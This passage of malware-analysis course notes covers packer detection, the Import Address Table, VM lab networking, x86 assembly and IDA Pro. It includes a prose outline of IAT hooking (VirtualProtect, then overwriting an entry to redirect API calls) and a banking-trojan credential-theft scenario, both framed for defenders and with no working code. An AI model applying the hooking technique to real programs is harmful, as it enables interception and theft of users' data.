4. Entry Point in Unusual Section

Normal:
Entry point inside .text

Packed:
Entry point inside:

- .upx
- .packed
- Random section

This suggests execution starts in unpacking stub.

5. Abnormal Section Characteristics

Packed files may have:

- Section marked Writable + Executable (WX)
- Large raw size mismatch
- Small .text but large unknown section

WX sections are suspicious because:
Normal code should not be writable.

6. Suspicious Strings

If you extract strings and see:

- Very few readable strings
- No meaningful API names
- Encrypted blobs

This indicates packing or heavy obfuscation.

Tool: Strings (Sysinternals)

7. Timestamp Anomalies

COFF header contains TimeDateStamp.

Packed malware may show:

- Very old timestamp
- Invalid timestamp
- Same timestamp across multiple samples

8. Known Packer Signatures

Tools like Detect It Easy (DIE) identify:

- UPX
- ASPack
- Themida
- MPRESS

They detect based on known signatures.

6. Example Basic Static Detection Scenario

Suppose you analyze suspicious.exe.

Observations:

- Sections: .upx0, .upx1
- Imports: only LoadLibraryA and GetProcAddress
- Entropy of .text: 7.9
- Entry point inside .upx0

Conclusion: File is likely packed with UPX.

Further step: Unpack before advanced analysis.

7. Why Detecting Packers is Important

If malware is packed:

- Static disassembly will not show real logic.
- You must unpack before reverse engineering.
- Signature generation becomes difficult.

Failure to detect packing may lead to incorrect conclusions.

Extra

PART 1: Import Address Table (IAT) – In Depth

1. What is the IAT?

The **Import Address Table (IAT)** is a table inside a PE file that stores the **actual memory addresses of imported functions at runtime**.

Important distinction:

- Import Table → Lists which functions are needed.
- IAT → Stores where those functions actually exist in memory after loading.

So:

Import Table = "What do I need?"
IAT = "Where is it located in memory?"

2. Where is the IAT Located?

In the PE structure:

Optional Header
→ Data Directory
→ Import Directory

The Import Directory contains:

- Import Descriptor Table
- Import Lookup Table (ILT)
- Import Address Table (IAT)

3. How the IAT Works (Step-by-Step Execution Flow)

Let's take an example:

Suppose a program imports:

kernel32.dll → CreateFileA

Step 1 – On Disk

Inside the PE file:

- Import Descriptor says: “I need kernel32.dll”
- ILT contains: CreateFileA
- IAT contains placeholder values

Step 2 – When Program Loads

Windows Loader does the following:

1. Reads Import Directory
2. Loads required DLL (kernel32.dll)
3. Finds address of CreateFileA in memory
4. Writes that real address into IAT

Example:

CreateFileA actual address in memory:
0x75A31020

Loader writes this into IAT entry.

Now when program executes:

CALL [IAT entry]

It jumps to the real CreateFileA function.

4. Why IAT Is Important in Malware Analysis

Because:

- All dynamically linked functions must pass through IAT.
- You can inspect IAT to see exactly which APIs are used.
- You can detect suspicious behavior.

Example:

If IAT contains:

- VirtualAllocEx
- WriteProcessMemory
- CreateRemoteThread

Strong indicator of process injection.

5. ILT vs IAT Difference

Import Lookup Table (ILT):

- Contains function names or ordinals.
- Used to resolve imports.

Import Address Table (IAT):

- Contains resolved memory addresses.
- Used during execution.

After loading:

- IAT is actively used.
- ILT remains reference copy.

6. IAT in Memory vs Disk

On Disk: IAT contains references or placeholders.

In Memory: IAT contains actual function addresses.

That's why:

- Memory analysis can reveal real API mapping.
- Malware sometimes modifies IAT at runtime.

PART 2: IAT Hooking – In Depth

Now comes the interesting part.

IAT hooking is a technique where a program modifies the IAT entry to redirect function calls.

Instead of:

Program → CreateFileA

It becomes:

Program → MaliciousFunction → CreateFileA

7. What is IAT Hooking?

IAT hooking modifies an entry in the Import Address Table so that when the program calls an API, it executes attacker-controlled code instead.

It is a type of API hooking.

8. How IAT Hooking Works (Step-by-Step Example)

Suppose a program imports:

MessageBoxA from user32.dll

Normal IAT entry:
0x76F21030 → Address of MessageBoxA

Malware performs:

1. Finds IAT entry for MessageBoxA
2. Changes memory protection using VirtualProtect
3. Overwrites IAT entry with address of malicious function

Now:

IAT entry:
0x00405000 → MaliciousFunction

So when program calls:

CALL [IAT_MessageBoxA]

It jumps to malicious function first.

Malicious function may:

- Log data
- Modify arguments
- Inject code
- Then call real MessageBoxA

9. Why Malware Uses IAT Hooking

1. Intercept API calls
2. Hide activity
3. Monitor system activity

4. Bypass security software
5. Modify behavior of legitimate programs

Example:
Banking trojan hooks:

- InternetReadFile
- HttpSendRequest

It intercepts online banking traffic.

10. Defensive Use of IAT Hooking

Not only malware uses it.

Security software uses IAT hooking to:

- Monitor API usage
- Detect suspicious behavior
- Prevent exploitation

Example:
Antivirus hooks:
CreateProcess
to scan new processes.

11. Detecting IAT Hooking

Signs of IAT hooking:

1. IAT entry points outside expected DLL range.
2. Function address not inside legitimate module memory.
3. Memory protection changes on IAT region.
4. Suspicious module loaded.

Tools to detect:

- PEStudio (static)
- x64dbg (runtime)
- Process Hacker
- WinDbg
- Volatility (memory forensics)

12. IAT Hooking vs Inline Hooking

IAT Hooking:

- Changes pointer in IAT.
- Affects only that program.

Inline Hooking:

- Modifies first instructions of API function.
- Affects all programs using that API.

Malware may combine both.

Example Real-World Scenario

Banking malware:

1. Hooks:
    - InternetReadFile
    - HttpSendRequest
2. When user logs into banking site:
    - Malware intercepts traffic.
    - Steals credentials.
    - Forwards real request to server.

User sees normal behavior.
Attacker gets credentials.

Why This Topic Is Critical for Reverse Engineers

Understanding IAT helps you:

- Track API usage
- Detect hidden behavior
- Identify injected code
- Analyze unpacked malware
- Understand rootkits and userland hooks

What Are VM Modes?

Virtual Machine (VM) modes usually refer to **networking modes** that define how a VM connects to networks.

Commonly used in:

- VMware
- VirtualBox
- Hyper-V

The main modes are:

1. NAT
2. Bridged
3. Host-Only
4. Internal Network
5. Custom / NAT Network (advanced variations)

We'll explain each with use case and risk.

1. NAT Mode (Network Address Translation)

What It Is

In NAT mode:

- VM shares the host's IP address.
- VM accesses internet through host.
- External systems cannot directly initiate connection to VM.

Think of it like a home router setup.

VM → Host → Internet

Example

If your host IP is:
192.168.1.10

VM may get:
10.0.2.15 (internal virtual network)

When VM connects to internet:
Traffic is translated via host.

Advantages

- Safe default for internet access
- VM is hidden from external network
- Easy to configure

Disadvantages

- Harder to simulate real attack scenarios
- Limited inbound connectivity

Malware Analysis Use

Use NAT when:

- You want malware to reach internet
- But still isolate it somewhat

However, risky if real C2 communication occurs.

2. Bridged Mode

What It Is

In Bridged mode:

- VM appears as a separate machine on the same physical network.
- It gets its own IP from the same router as host.

Host IP:
192.168.1.10

VM IP:
192.168.1.25

Other devices on network can see the VM directly.

Advantages

- Realistic network simulation
- Full inbound and outbound connectivity

Disadvantages

- High risk for malware labs
- Malware can spread to real network
- Other devices can connect to VM

Malware Analysis Use

Not recommended for analyzing live malware unless network is fully isolated.

3. Host-Only Mode

What It Is

VM can communicate only with:

- Host machine
- Other VMs in same host-only network

No internet access.

Host ↔ VM
No external access.

Example

Host:
192.168.56.1

VM:
192.168.56.101

No access to 192.168.1.x network or internet.

Advantages

- Very safe
- Fully isolated from internet
- Ideal for malware lab

Disadvantages

- Malware may fail if it requires internet
- Limited realism

Malware Analysis Use

Very commonly used with:

- INetSim
- FakeNet-NG

You simulate internet inside lab without real internet access.

4. Internal Network Mode (VirtualBox specific)

What It Is

VMs can communicate only with each other.

Host cannot directly access them.

VM1 ↔ VM2
Host ✘
Internet ✘

Advantages

- Completely isolated from host
- Safe multi-machine lab setup

Disadvantages

- Host cannot easily monitor traffic

- Requires additional setup

Malware Analysis Use

Useful when simulating:

- Attacker machine
- Victim machine
- C2 server

All inside controlled lab.

5. Custom / NAT Network Mode

Advanced configuration where:

- Multiple VMs share a private NAT network
- Still have internet access
- Can communicate with each other

Common in VMware and VirtualBox advanced networking.

Used for:

- Multi-tier lab simulation
- Enterprise-like environments

Comparison Table

Mode | Internet | Visible to LAN | Safe for Malware Lab

NAT | Yes | No | Moderate
Bridged | Yes | Yes | Dangerous
Host-Only | No | No | Safe
Internal | No | No | Very Safe
Custom NAT | Yes | No | Controlled Use

Recommended Setup for Malware Analysis Lab

Best Practice:

Victim VM (Windows) → Host-Only Network
Linux VM (INetSim) → Same Host-Only Network

No real internet access.

DNS set to INetSim IP.

This prevents:

- Real C2 communication
- Data exfiltration
- Network spread

Example Scenario

You are analyzing ransomware.

If using Bridged mode:
It may scan and encrypt files on your office network.

If using Host-Only:
It can only infect the isolated VM.

Huge difference in risk.

Additional VM Modes (Non-Network)

Some platforms also refer to:

Snapshot Mode:

- Save system state
- Rollback after infection

Linked Clone:

- Shares base disk image
- Faster setup

These are critical for malware testing.

Unit 4

Chapter 4

Levels of Abstraction

A computer program goes through several levels before it is executed by the CPU. These levels move from **human-readable languages to hardware-level electrical signals**.

1. Hardware Level (Physical Level)

Definition: The hardware level consists of **physical electronic circuits** inside the CPU that perform logical operations.

Key points

- Built using **digital logic gates**: AND, OR, NOT, XOR
- These gates process **binary signals (0 and 1)**.
- It is the **lowest level of computation**.
- Hardware cannot be easily changed by software.

Example: CPU circuits performing logical operations like addition or comparison.

Exam tip: Hardware = **physical circuits executing binary operations.**

2. Microcode Level (Firmware)

Definition: Microcode is a **firmware layer that connects machine code instructions to hardware circuits**.

Key points

- Contains **microinstructions**.
- Translates machine instructions into **low-level operations the hardware understands**.
- Specific to **particular CPU architecture**.
- Malware analysts usually **do not analyze microcode** because it depends on hardware design.

Example: When the CPU receives a machine instruction like `ADD`, microcode breaks it into smaller hardware actions.

Exam tip: Microcode = **bridge between machine instructions and hardware circuits.**

3. Machine Code Level

Definition: Machine code is the **binary or hexadecimal instructions directly executed by the CPU**.

Key points

- Consists of **opcodes** (operation codes).
- Written in **hexadecimal numbers**.
- Generated after compiling a high-level program.
- Difficult for humans to understand.

Example:

55
8B EC
8B EC 40

These hexadecimal values tell the CPU **what operation to perform**.

Exam tip: Machine code = **CPU instructions written in binary/hex form.**

4. Low-Level Language (Assembly Language)

Definition: A low-level language is a **human-readable representation of machine code instructions**.

Key points

- Also called **assembly language**.
- Uses **mnemonics** (short keywords).
- Easier for humans than machine code.
- Commonly used in **malware analysis and reverse engineering**.
- Generated from machine code using a **disassembler**.

Example

```
push ebp
mov ebp, esp
sub esp, 0x40
```

These instructions represent **machine-level operations in readable form**.

Exam tip: Assembly = **human-readable version of machine instructions.**

5. High-Level Languages

Definition: High-level languages are **programming languages used by developers to write software easily**.

Key points

- Provide abstraction from hardware.
- Easier to write and maintain.
- Support programming concepts like: loops, conditions, functions
- Converted into machine code by a **compiler**.

Examples: C, C++, Python, Java

Example code

```
int c;
printf("Hello");
exit(0);
```

Exam tip: High-level language = **human-friendly programming language.**

6. Interpreted Languages

Definition: Interpreted languages are languages that **do not compile directly into machine code**.

Key points

- Converted into **bytecode** first.
- Executed by an **interpreter or virtual machine**.
- Translation happens **during runtime**.
- Interpreter manages memory and errors automatically.

Examples: Java, C#, .NET, Perl

Execution flow

Source Code
↓
Bytecode
↓
Interpreter
↓
Machine Code

Simple Flow of Program Execution

You can write this diagram in exams:

High-Level Language
↓
Compiler
↓
Machine Code
↓
Microcode
↓
Hardware

Or for interpreted languages:

High-Level Code
↓
Bytecode
↓
Interpreter
↓
Machine Code
↓
Hardware

Table 4-4: `mov` Instruction Examples

Instruction	Description
`mov eax, ebx`	Copies the contents of EBX into the EAX register
`mov eax, 0x42`	Copies the value 0x42 into the EAX register
`mov eax, [0x4037C4]`	Copies the 4 bytes at the memory location 0x4037C4 into the EAX register
`mov eax, [ebx]`	Copies the 4 bytes at the memory location specified by the EBX register into the EAX register
`mov eax, [ebx+esi*4]`	Copies the 4 bytes at the memory location specified by the result of the equation `ebx+esi*4` into the EAX register

Table 4-5: Addition and Subtraction Instruction Examples

Instruction	Description
`sub eax, 0x10`	Subtracts 0x10 from EAX
`add eax, ebx`	Adds EBX to EAX and stores the result in EAX
`inc edx`	Increments EDX by 1
`dec ecx`	Decrements ECX by 1

Table 4-7: Common Logical and Shifting Arithmetic Instructions

Instruction	Description
`xor eax, eax`	Clears the EAX register
`or eax, 0x7575`	Performs the logical or operation on EAX with 0x7575
`mov eax, 0xA` `shl eax, 2`	Shifts the EAX register to the left 2 bits; these two instructions result in EAX = 0x28, because 1010 (0xA in binary) shifted 2 bits left is 101000 (0x28)
`mov bl, 0xA` `ror bl, 2`	Rotates the BL register to the right 2 bits; these two instructions result in BL = 10000010, because 1010 rotated 2 bits right is 10000010

Table 4-8: `cmp` Instruction and Flags

cmp dst, src	ZF	CF
`dst = src`	1	0
`dst < src`	0	1
`dst > src`	0	0

Table 4-9: Conditional Jumps

Instruction	Description
`jz loc`	Jump to specified location if ZF = 1.
`jnz loc`	Jump to specified location if ZF = 0.
`je loc`	Same as `jz`, but commonly used after a `cmp` instruction. Jump will occur if the destination operand equals the source operand.
`jne loc`	Same as `jnz`, but commonly used after a `cmp`. Jump will occur if the destination operand is not equal to the source operand.
`jg loc`	Performs signed comparison jump after a `cmp` if the destination operand is greater than the source operand.
`jge loc`	Performs signed comparison jump after a `cmp` if the destination operand is greater than or equal to the source operand.
`ja loc`	Same as `jg`, but an unsigned comparison is performed.
`jae loc`	Same as `jge`, but an unsigned comparison is performed.
`jl loc`	Performs signed comparison jump after a `cmp` if the destination operand is less than the source operand.
`jle loc`	Performs signed comparison jump after a `cmp` if the destination operand is less than or equal to the source operand.
`jb loc`	Same as `jl`, but an unsigned comparison is performed.
`jbe loc`	Same as `jle`, but an unsigned comparison is performed.
`jo loc`	Jump if the previous instruction set the overflow flag (OF = 1).
`js loc`	Jump if the sign flag is set (SF = 1).
`jecxz loc`	Jump to location if ECX = 0.

```
filetestprogram.exe -r filename.txt

argc = 3
argv[0] = filetestprogram.exe
argv[1] = -r
argv[2] = filename.txt
```

What if you encounter an instruction you have never seen before? If you can't find your answer with a Google search, you can download the complete x86 architecture manuals from Intel at http://www.intel.com/products/processor/manuals/index.htm. This set includes the following:

To dig deeper into IDA Pro, Chris Eagle's The IDA Pro Book: The

Unofficial Guide to the World's Most Popular Disassembler, 2nd Edition (No Starch

Press, 2011) is considered the best available resource. It makes a great desk-top reference for both IDA Pro and reversing in general.

Types of Registers in CPU (x86 Architecture – Exam POV)

Registers are **small, fast storage locations inside the CPU** used to hold data, addresses, and instructions during execution. In x86, registers are broadly classified into:

1. General Purpose Registers (GPR)

➢ Purpose

Used for **data storage, arithmetic operations, and intermediate results**

➢ Registers

Register	Full Form	Usage
AX	Accumulator	Arithmetic operations
BX	Base	Memory addressing
CX	Counter	Loop operations
DX	Data	I/O operations, multiplication/division

👉 Extended versions:

- EAX, EBX, ECX, EDX (32-bit)

➢ Key Points

- Can be split into smaller parts:
  - AX → AH (high), AL (low)
- Frequently used in assembly instructions

2. Segment Registers

➢ Purpose

Used to **define memory segments** (important in segmented memory architecture)

➢ Registers

Register	Meaning	Role
CS	Code Segment	Points to instruction code
DS	Data Segment	Points to data
SS	Stack Segment	Points to stack
ES	Extra Segment	Additional data segment
FS, GS	Extra segments	Advanced memory access

➢ Key Points

- Work with offsets to form full memory address:

👉 Physical Address = Segment + Offset

3. Status Register (FLAGS / EFLAGS)

➢ Purpose

Stores **condition flags** that reflect results of operations

➢ Important Flags

Flag	Meaning
ZF	Zero Flag (result = 0)
CF	Carry Flag

SF	Sign Flag (negative result)
OF	Overflow Flag
PF	Parity Flag

➢ Example

CMP AX, BX

- Sets flags → used by conditional jumps

➢ Key Point

FLAGS control **decision-making in programs**

4. Instruction Pointer (IP / EIP / RIP)

➢ Purpose

Holds the **address of the next instruction to execute**

➢ Types

- IP → 16-bit
- EIP → 32-bit
- RIP → 64-bit

➢ Working

- Automatically updated after each instruction
- Works with **CS (Code Segment)**

➢ Example

CS:EIP → Next instruction location

Combined Working (Very Important)

Execution flow:

1. **CS + IP** → Fetch instruction

2. **GPR** → Process data
3. **FLAGS** → Store result status
4. **Segment registers** → Access memory

Exam Writing Tip (10 Marks)

Structure answer like:

1. Definition of registers
2. Classification
3. Explain each with examples
4. Add table (high scoring)
5. End with working summary

Security Insight (Bonus Point)

- Registers are critical in:
    - **Buffer overflow attacks**
    - **Return address manipulation (EIP overwrite)**
    - **Shellcode execution**

IDA Pro - Unit 5

IDA Pro Disassembly Window Modes

IDA Pro provides two main ways to view disassembled code:

1. **Graph Mode**
2. **Text Mode**

Both modes help analysts understand program flow and analyze binaries.

1. Graph Mode

Graph Mode visually represents the **control flow of a program using blocks and arrows**. It helps analysts easily understand how the program executes.

Important Display Settings

By default, Graph Mode hides some useful information. To display more details:

Steps: Options → General → Line prefixes

Set: Number of Opcode Bytes = 6

Why 6?

- Most instructions contain **6 bytes or fewer**
- This allows you to see:
    - **Memory addresses**
    - **Opcode values**

If the screen becomes too wide: Set Instruction Indentation = 8

This keeps the disassembly readable.

Arrow Colors in Graph Mode

Arrow colors show **how the program flow depends on conditions**.

Arrow Color	Meaning

Green	Conditional jump is **taken**
Red	Conditional jump is **not taken**
Blue	**Unconditional jump**

Arrow Direction

The direction of arrows represents **program flow**.

Arrow Direction	Meaning
Downward	Normal program execution
Upward	Loop in the program

Loops occur when execution jumps **back to a previous instruction**.

Text Highlighting Feature

In Graph Mode, if you **highlight a text**, IDA Pro **highlights every occurrence** of that text in the disassembly window. This helps analysts track **registers, variables, or functions**.

2. Text Mode

Text Mode provides a **traditional linear view of disassembled code**. It is necessary when analyzing **data regions in a binary file**.

Information Displayed in Text Mode

Text Mode shows several important details:

1. Memory Address

This is the **location of the instruction in memory**. Example: 0040105B.

2. Section Name

This indicates the **memory section where the code resides**.Example: .text

Common sections include:

- `.text` → executable code
- `.data` → initialized data
- `.rdata` → read-only data

3. Opcode

These are the **machine code bytes stored in memory**. Example: 83EC18

Arrows Window (Left Side)

The **left side of Text Mode** is called the **Arrows Window**. It shows **non-linear program flow**.

Line Type	Meaning
Solid line	Unconditional jump
Dashed line	Conditional jump
Arrow pointing up	Loop

This helps analysts follow execution paths.

Stack Layout Display

Text Mode can also show the **stack layout of a function**, including:

- Local variables
- Function arguments
- Stack frame structure

This helps understand how the function manages memory.

Comments in IDA Pro

Comments provide extra explanations in the disassembly. Example: ; comment text

Semicolon (`;`) indicates a **comment**.

Auto Comments Feature

IDA Pro can automatically add helpful comments. *To enable: Options → General → Enable "Auto comments"*

Benefits: Adds explanations for instructions. Helps beginners understand assembly code faster

Useful Windows in IDA Pro (For Malware Analysis)

IDA Pro provides several windows that help analysts **identify important components of an executable file**, such as functions, strings, imports, and structures.

1. Functions Window

Purpose: Displays **all functions present in the executable file**.

Information shown

- List of functions
- Length (size) of each function
- Flags associated with functions

Why it is useful

- Functions can be **sorted by length**
- Helps identify **large and complex functions**
- Allows analysts to ignore **small trivial functions**

Important Flag

Flag	Meaning
L	Library function

Library functions are **compiler-generated**, so analysts can often **skip them during analysis**.

2. Names Window

Purpose: Lists **all addresses that have been assigned names**.

Includes

- Functions
- Named code locations
- Named data
- Strings

Helps quickly locate **important labeled locations in the program**.

3. Strings Window

Purpose: Displays **all strings found in the executable**.

Default behavior

Shows only:

- **ASCII strings**
- **Longer than 5 characters**

Changing settings

Steps: Right-click → Setup -> This allows you to change **string length and type filters**.

Importance in malware analysis

Strings often reveal:

- File paths
- URLs
- Error messages
- Command names

4. Imports Window

Lists **all imported functions used by the executable**.

Example imports

- Windows API functions
- System libraries

Use

Helps identify:

- **Program capabilities**
- **Interaction with the operating system**

Example imports:

CreateFile
ReadFile
InternetOpen

These indicate **file operations or network activity**.

5. Exports Window

Displays **all exported functions in a file**.

Mostly useful when analyzing DLL files

Exports show which functions are **available to other programs**.

6. Structures Window

Shows the **layout of active data structures** used in the program.

Features

- Displays structure fields
- Shows memory layout
- Allows creation of **custom structures**

Benefit

Helps analysts understand **how data is organized in memory**.

Cross-Reference Feature (Very Important)

IDA Pro provides **cross-references (XREFs)** to track where functions or data are used.

Example

To find where an imported function is called:

Steps:

1. Open Imports Window
2. Double-click the function
3. Use Cross-reference feature

This shows **all locations in code where the function is used**.

This is very useful for locating **important program behavior**.

Returning to Default View

Because IDA Pro has many windows, navigation can sometimes become confusing.

Restore default layout

Steps: Windows → Reset Desktop

This restores the **default interface layout**.

Important:

- It **does NOT remove analysis**
- It only resets the **window arrangement**

Saving a Custom Layout

If you customize the interface and like it, you can save it.

Steps: Windows → Save Desktop

This saves your **preferred window layout**.

Navigating IDA Pro

Many IDA Pro windows are **linked to the disassembly window**.

Example: Double-clicking an entry in the Imports **window or Strings window** will take you **directly to that location in the disassembly**.

Links in the Disassembly Window

IDA Pro also provides **clickable links inside the disassembly code**.

Navigation method

Double-click the link: This immediately opens the **target address or function**.

Quick Table

Window	Purpose
Functions	Lists all functions in executable
Names	Shows all named addresses
Strings	Displays strings in the program
Imports	Lists imported functions
Exports	Lists exported functions (DLL analysis)
Structures	Shows memory layout of structures

Types of Links in IDA Pro

1. Sub Links

Purpose Links that lead to **functions**.

Examples

printf
sub_4010A0

Use Allows quick navigation to the **start of a function**.

2. Loc Links

Purpose Links that lead to **jump destinations** in the code.

Examples

loc_40107E
loc_401097

Use Helps track **control flow paths in conditional or unconditional jumps**.

3. Offset Links

Purpose Links that refer to a **specific offset in memory**.

Use Allows analysts to jump directly to **data or memory addresses**.

2. Cross-References (XREFs)

Definition Cross-references show **where a function, variable, or string is used in the program**.

Example

If a function is referenced at: 0x401075

IDA Pro can jump to that location to show **where the reference occurs**.

Strings as Navigation Links

Strings are also **cross-referenced objects**.

Example: aPrintNumberD

Double-clicking the string shows **where it is stored in memory or used in the code**. This is very useful in **malware analysis**.

3. Forward and Back Navigation

IDA Pro provides **Forward and Back buttons** similar to a web browser.

Allows analysts to Move **forward and** Move **backward** through previously visited locations in the disassembly.

Each location visited in the disassembly window is **stored in navigation history**.

4. Navigation Band

The **Navigation Band** is a **horizontal color bar** at the bottom of the toolbar.

Provides a **color-coded overview of the binary's address space**. This helps analysts quickly identify **types of code and data regions**.

Navigation Band Colors

Color	Meaning
Light Blue	Library code recognized by FLIRT
Red	Compiler-generated code
Dark Blue	User-written code

Important for Malware Analysis

Analysts usually focus on: Dark Blue region because it contains **actual program logic written by the developer or malware author**.

Default Data Colors

Color	Meaning
Pink	Imports
Gray	Defined data
Brown	Undefined data

FLIRT Signatures Note

FLIRT helps IDA Pro **identify library functions automatically**.

However:

- Older IDA versions may have **outdated FLIRT signatures**
- Some library code may appear incorrectly in **dark-blue regions**

This happens because FLIRT cannot recognize every library function.

5. Jump to Location

IDA Pro allows direct navigation to a **specific address or function**.

Shortcut: Press G

A dialog box appears where you can enter:

- Virtual memory address
- Function name

Examples

sub_401730
printf

Jump to Raw File Offset

To jump to a **file offset instead of a virtual address**:

Steps: Jump → Jump to File Offset

Useful when:

- Analyzing binaries in a **hex editor**
- Finding **shellcode or hidden strings**

IDA maps file offsets as if **loaded by the OS loader**.

6. Searching in IDA Pro

The **Search menu** provides several ways to locate data in disassembly.

1. Search Next Code

Search → Next Code: Moves the cursor to the **next instruction matching a specified opcode**.

2. Text Search

Search → Text: Searches for **a specific string** across the entire disassembly window.

3. Sequence of Bytes

Search → Sequence of Bytes: Performs a **binary search in the hex view**.

Use

Helps locate:

- Specific data patterns
- Opcode sequences
- Malware signatures

Example Malware Behavior

In the example:

- The malware **password.exe** requires a password.
- If the wrong password is entered: Bad key

The program prints this message.

By searching for this string in IDA Pro, analysts can locate the **code responsible for password validation**.

Quick Revision Table

Feature	Purpose

Links	Navigate to functions or memory locations
Cross-references	Show where items are used
Navigation buttons	Move through history
Navigation band	Color-coded view of binary
Jump (G)	Jump to memory address
Search tools	Find instructions, text, or byte patterns

Cross-References (XREFs) in IDA Pro

A **cross-reference (xref)** in IDA Pro shows **where a function, string, or data is used in the program**. Cross-references help analysts **navigate quickly through the disassembly**.

- Identify where a **function is called**
- Locate where a **string is used**
- Track **data usage in code**
- Understand **program flow**

Importance of Cross-References

Cross-references help to:

- Identify **function calls**
- Understand **parameters passed to functions**
- Track **data usage**
- Generate **analysis graphs**
- Follow **program execution paths**

Types of Cross-References

There are mainly **two types of cross-references**:

1. **Code Cross-References**
2. **Data Cross-References**

1. Code Cross-References

Code cross-references show **where functions or instructions are called or jumped to**.

Example

A cross-reference may indicate: sub_401000 is called from main at offset 0x3

Meaning:

- Function **sub_401000** is called inside **main**
- The call occurs **3 bytes into the main function**

Jump Cross-Reference

A cross-reference can also indicate **jump instructions**.

Example: jmp at 0x401019

This jump transfers control to a specific location in the function.

Viewing All Cross-References

By default, IDA Pro shows only **a few cross-references**.

To view all references:

Press: X on the selected function.

IDA will open the **Xrefs Window** showing all locations where the function is used.

Example: Line 1 of 64 Meaning the function is called **64 times**.

Navigation

- Double-click any entry
- IDA jumps to that **reference location in the code**

2. Data Cross-References

Data cross-references show **where data values are accessed in the program**.

These include references to:

- Variables
- Memory values
- Strings
- Constants

Example

DWORD 0x7F000001 This value is referenced in a function at: 0x401020. IDA shows where that **data value is used in the code**.

Strings and Cross-References

Strings often provide **important clues in malware analysis**.

Example string: <Hostname> <Port>

Using cross-references, analysts can locate:

- Where the string appears
- How it is used in the program

This helps identify **network communication or commands**.

Analyzing Functions in IDA Pro

One of IDA Pro's strongest features is **automatic function analysis**.

IDA can automatically:

- Detect functions
- Label them
- Identify local variables
- Identify function parameters

Stack Frame Identification

IDA often recognizes an **EBP-based stack frame**. This means Local variables and arguments are accessed using **EBP register**

Example structure:

EBP + positive offset → function arguments

EBP - negative offset → local variables

Variable Naming by IDA

IDA automatically names stack variables.

Prefix	Meaning
`var_`	Local variable
`arg_`	Function argument

Example: var_C
arg_4

Variable Offset Explanation

IDA uses offsets relative to **EBP**. *Example:* var_C = -0xC

Meaning: [ebp - 0xC]

Instruction example: mov [ebp-0Ch], 3

IDA simplifies it as: var_C = 3

This abstraction makes the disassembly **easier to read**.

When IDA Fails to Detect a Function

Sometimes IDA may **not automatically detect a function**.

Solution

Press: P -> This manually creates a function.

Fixing Stack Frame Issues

Sometimes IDA fails to recognize **EBP-based stack frames**.

Symptoms

You may see raw instructions like:

mov [ebp-0Ch], eax
push dword ptr [ebp-010h]

instead of variable names.

Fix

Press: ALT + P

Then:

- Select **BP Based Frame**
- Set **Saved Registers = 4 bytes**

This allows IDA to properly identify **local variables and parameters**.

Quick Revision Table

Concept	Purpose
Cross-reference (xref)	Shows where code or data is used
Code xref	Tracks function calls or jumps
Data xref	Tracks data usage
X key	View all cross-references
P key	Create function manually
ALT + P	Fix stack frame detection

Table 5-1: Graphing Options

Button	Function	Description
	Creates a flow chart of the current function	Users will prefer to use the interactive graph mode of the disassembly window but may use this button at times to see an alternate graph view. (We'll use this option to graph code in Chapter 6.)
	Graphs function calls for the entire program	Use this to gain a quick understanding of the hierarchy of function calls made within a program, as shown in Figure 5-8. To dig deeper, use WinGraph32's zoom feature. You will find that graphs of large statically linked executables can become so cluttered that the graph is unusable.
	Graphs the cross-references to get to a currently selected cross-reference	This is useful for seeing how to reach a certain identifier. It's also useful for functions, because it can help you see the different paths that a program can take to reach a particular function.

Table 5-1: Graphing Options (continued)

Button	Function	Description
	Graphs the cross-references from the currently selected symbol	This is a useful way to see a series of function calls. For example, Figure 5-9 displays this type of graph for a single function. Notice how `sub_4011f0` calls `sub_401110`, which then calls `gethostbyname`. This view can quickly tell you what a function does and what the functions do underneath it. This is the easiest way to get a quick overview of the function.
	Graphs a user-specified cross-reference graph	Use this option to build a custom graph. You can specify the graph's recursive depth, the symbols used, the to or from symbol, and the types of nodes to exclude from the graph. This is the only way to modify graphs generated by IDA Pro for display in WinGraph32.

Renaming Locations in IDA Pro

IDA Pro automatically assigns **dummy names** to functions, variables, and addresses during disassembly. Examples of dummy names:

sub_401000
arg_4
var_598

These names do not provide meaningful information.

Purpose of Renaming

Renaming makes analysis **easier and more understandable**.

Example: sub_401200 → DNSrequest

Benefits:

- Easier to understand program behavior
- Avoid reversing the same function again
- Makes cross-references clearer
- Improves readability of the disassembly

Important point:

> When you rename a function once, IDA Pro **automatically updates the name everywhere it is referenced**.

Example of Variable Renaming

Before renaming:

arg_4
var_598

After renaming:

port_str
port

These names give **clear meaning about the variable's purpose**.

Comments in IDA Pro

IDA Pro allows analysts to **add notes in the disassembly code**.

Comments help explain:

- Function behavior
- Variable purpose
- Important logic

Types of Comments

1. Normal Comment

Shortcut: :

Steps:

1. Place cursor on instruction
2. Press **:**
3. Write comment

2. Repeatable Comment

Shortcut: ;

Repeatable comments appear **everywhere that address is referenced**.

Useful when:

- A function is used many times
- You want the explanation visible everywhere

Formatting Operands

IDA Pro formats instruction operands **automatically**, usually in **hexadecimal**. Example: 62h

You can change the format to improve readability.

Possible Formats

Format	Example
Hexadecimal	62h
Decimal	98
Octal	142o
Binary	1100010b
ASCII	b

This can help interpret values in a **more meaningful way**.

Changing Memory References

Sometimes IDA Pro incorrectly treats numbers as **memory addresses**.

Example: 0x410000

IDA may interpret it as a **memory reference**.

To fix this: Shortcut: O

Pressing **O** converts it to a **regular numeric value** and removes the incorrect cross-reference.

Using Named Constants

Programmers often use **symbolic constants** in source code. Example: GENERIC_READ

But after compilation they appear as numbers in the binary. Example: 0x80000000

Solution in IDA Pro

Use the option: Use Standard Symbolic Constant. IDA will replace numeric values with **meaningful constant names**.

Example: 0x80000000 → GENERIC_READ

This makes API calls much easier to understand.

Using Windows API Constants

IDA contains many predefined constants for:

- Windows API
- C standard library

To choose the correct constant:

1. Check the **MSDN documentation**
2. Find constants used by the API function

Example: CreateFileA parameters

Loading Additional Type Libraries

Sometimes the required constants are not available. In this case load additional libraries.

Steps: View → Open Subviews → Type Libraries

Common libraries:

Library	Purpose
mssdk	Microsoft SDK constants
vc6win	Visual C++ constants
ntapi	Windows Native API
gnuunx	Linux / GNU C++ binaries

Redefining Code and Data

IDA Pro sometimes **misidentifies code and data**.

Example mistakes:

- Code interpreted as data
- Data interpreted as code

Fixing Incorrect Disassembly

Step 1 – Undefine

Shortcut: U

Removes existing interpretation and converts bytes to **raw data**.

Step 2 – Define Again

Key	Action
C	Define bytes as code
D	Define bytes as data
A	Define bytes as ASCII string

Example (Malware Analysis)

In a malicious file (e.g., **paycuts.pdf**):

- Shellcode appears as **raw bytes**
- Press **C** to convert bytes into assembly instructions
- This reveals hidden logic such as:

